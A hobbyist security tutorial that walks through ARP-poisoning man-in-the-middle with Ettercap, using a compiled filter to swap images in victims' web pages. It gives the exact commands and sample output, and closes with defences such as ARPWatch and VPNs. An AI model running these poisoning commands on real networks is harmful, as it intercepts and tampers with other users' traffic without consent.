


Fun with Ettercap Filters
Read this then see the Flash video at:
http://www.irongeek.com/i.php?page=videos/ettercapfiltervid1
Ettercap[1] is sort of the Swiss army knife of ARP poisoning[2] and network sniffing. Ettercap can be extended by using filters and plug-ins, making it able to do all sorts of neat network tasks. Using filters is what I plan to show in this tutorial. The easiest way to run Ettercap is from the Auditor[3] or Knoppix boot CDs. The version I will be running in this tutorial is Ettercap NG-0.7.3.
What first inspired me to play with Ettercap filters was the use of Airpwn at Defcon 12[4] . The creators of Airpwn used their ingenious little tool to replace images in web pages that conference attendees surfed to with the Goatse image. If you don't know what Goatse is, you probably don't want to ask. Airpwn can be a bit difficult to configure, compile and run, but I figured I could do much the same thing with an Ettercap filter. Since Ettercap can be compiled on Linux, BSD, Mac OS X and Windows 200/XP/2003 and can work on wireless (802.11) and wired LANs its target audience is much larger than Airpwn's. Ettercap has the ability to route traffic though itself using "Man in the Middle" attacks and then use filters to modify the data before sending it on to the victim. Initially I wanted to do the same thing as the Airpwn guys, but with the Tubgirl image instead (once again, don't ask, I'm a sick bastard). For this tutorial I decided to compromise and just have the images in web pages replaced by the Jolly Rogers:

Yes, this tutorial is a bit deviant, but you can use the skills learned from it to do many other useful tasks. The first thing we need to do is create an Ettercap filter. Below is the source code for mine:
| Source code for ig.filter | |
|
|
The code should be pretty self explanatory to anyone who has done much coding before (it's very much like C and other languages). The # symbols are comments. The "if" statement tells the filter to only work on TCP packet from source port 80, in other words coming from a web server. This test may still miss some images, but should get most of them. I'm also not sure about Ettercap's order of operation with AND (&&) and OR (||) statements but this filter largely seems to work (I tried using parentheses to explicitly specify the order of operation with the Boolean operators but this gave me compile errors). The "replace" function replaces the first parameter string with the second. Because of the way this string replacement works it will try to mangled image tags and insert the picture we desire into the web page's HTML before it returns it to the victim. The tags may end up looking something like the following:
<img src="http://www.irongeek.com/images/jollypwn.png" /images/original-image.jpg>
The original image location will still be in the tag, but most web browsers should see it as a useless parameter. The "msg" function just prints to the screen letting us know that the filter has fired off.
Now that we sort of understand the basics of the filter lets compile it. Take the ig.filter source code listed above and paste it into a text file, then compile the filter into a .ef file using the following command:
etterfilter ig.filter -o ig.ef
Now that are filter is compiled we need to target the hosts we want to ARP poison and run the filter on. Here is a quote form Ettercap's MAN page on how Targeting works:
| Quote from Ettercap's MAN page: |
| TARGET SPECIFICATION There is no concept of SOURCE nor DEST. The two targets are intended to filter traffic coming from one to the other and vice-versa (since the connection is bidirectional). TARGET is in the form MAC/IPs/PORTs. If you want you can omit any of its parts and this will represent an ANY in that part. e.g. "//80" means ANY mac address, ANY ip and ONLY port 80 "/10.0.0.1/" means ANY mac address, ONLY ip 10.0.0.1 and ANY port MAC must be unique and in the form 00:11:22:33:44:55 IPs is a range of IP in dotted notation. You can specify range with the - (hyphen) and single ip with , (comma). You can also use ; (semicolon) to indicate different ip addresses. e.g. "10.0.0.1-5;10.0.1.33" expands into ip 10.0.0.1, 2, 3, 4, 5 and 10.0.1.33 PORTs is a range of PORTS. You can specify range with the - (hyphen) and single port with , (comma). e.g. "20-25,80,110" expands into ports 20, 21, 22, 23, 24, 25, 80 and 110 NOTE: you can reverse the matching of the TARGET by adding the -R option to the command line. So if you want to sniff ALL the traffic BUT the one coming or going to 10.0.0.1 you can specify "./ettercap -R /10.0.0.1/" NOTE: TARGETs are also responsible of the initial scan of the lan. You can use them to restrict the scan to only a subset of the hosts in the net- mask. The result of the merging between the two targets will be scanned. remember that not specifying a target means "no target", but specifying "//" means "all the hosts in the subnet. |
So, if we wanted to target all hosts on the network we would use the following command:
ettercap -T -q -F ig.ef -M ARP // //
Be careful with the above command, having all of the traffic on a large network going though one slow computer can really bog down network connections. If we had a specific victim in mind, let's say a host with the IP 192.168.22.47, we would use this command:
ettercap -T -q -F ig.ef -M ARP /192.168.22.47/ //
Here are what the command line option flags do:
-T tells Ettercap to use the text interface, I like this option the best as the more GUI modes are rather confusing.
-q tells Ettercap to be more quiet, in other words less verbose.
-F tells Ettercap to use a filter, in this case ig.ef that we compiled earlier.
-M tells Ettercap the MITM (Man in the Middle) method we want to use, in this case ARP poisoning.Once Ettercap is running we should get some output something like the following:
ettercap -T -q -F ig.ef -M ARP /192.168.22.47/ // output: root@Cthulhu:/usr/share/ettercap# ettercap -T -q -F ig.ef -M ARP /192.168.22.47/ //
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
Content filters loaded from ig.ef...
Listening on eth0... (Ethernet)
eth0 -> 00:04:56:B8:70:AD 192.168.19.56 255.255.240.0
SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...
28 plugins
39 protocol dissectors
53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services
Randomizing 4095 hosts for scanning...
Scanning the whole netmask for 4095 hosts...
* |==================================================>| 100.00 %
526 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : 192.168.22.47 00:04:56:B8:70:AD
GROUP 2 : ANY (all the hosts in the list)
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Filter Ran.
Filter Ran.

Below you can see what the Antionline and Binrev web pages look like when the victim tries to view them:
| Binrev ran though filter: | Antionline ran though filter: |
 |
 |
Cool huh? Keep in mind that this filter does not seem to fire off for all images, it's a little hit and miss. For more information on things you can do Ettercap filters look at the sample code in the file "etter.filter.examples" that comes along with Ettercap. On my box this file is located in /usr/share/ettercap/etter.filter.examples. Also check out Kev's tutorial on Ettercap filters[5]. Want to keep other folks from doing this kind of shenanigans on your network? Here are a few options:
1. Use static ARP tables between important hosts (not very practical in most
cases).
2. Use ARPWatch or an IDS to spot when someone is pulling off an ARP poisoning
attack.
3. Encrypted traffic using a VPN or SSL should make it though safely, unless of
course the attacker uses some of Ettercap's proxing capabilities.
Enjoy.
Further Research:
[1] Ettercap Web Page:
http://ettercap.sourceforge.net/[2] My Tutorial On The Basics of Arpspoofing/Arppoisoning:
http://www.irongeek.com/i.php?page=security/arpspoof[3] Auditor Security Collection Web Page:
http://www.remote-exploit.org/?page=auditor[4] Airpwn at Defcon 12:
http://www.evilscheme.org/defcon/[5] Kev's Tutorial on Ettercap filters:
http://ettercap.sourceforge.net/forum/viewtopic.php?t=2833&sid=e541f515a1d4ef76b4ba32073a8777ee
 Printable version of this article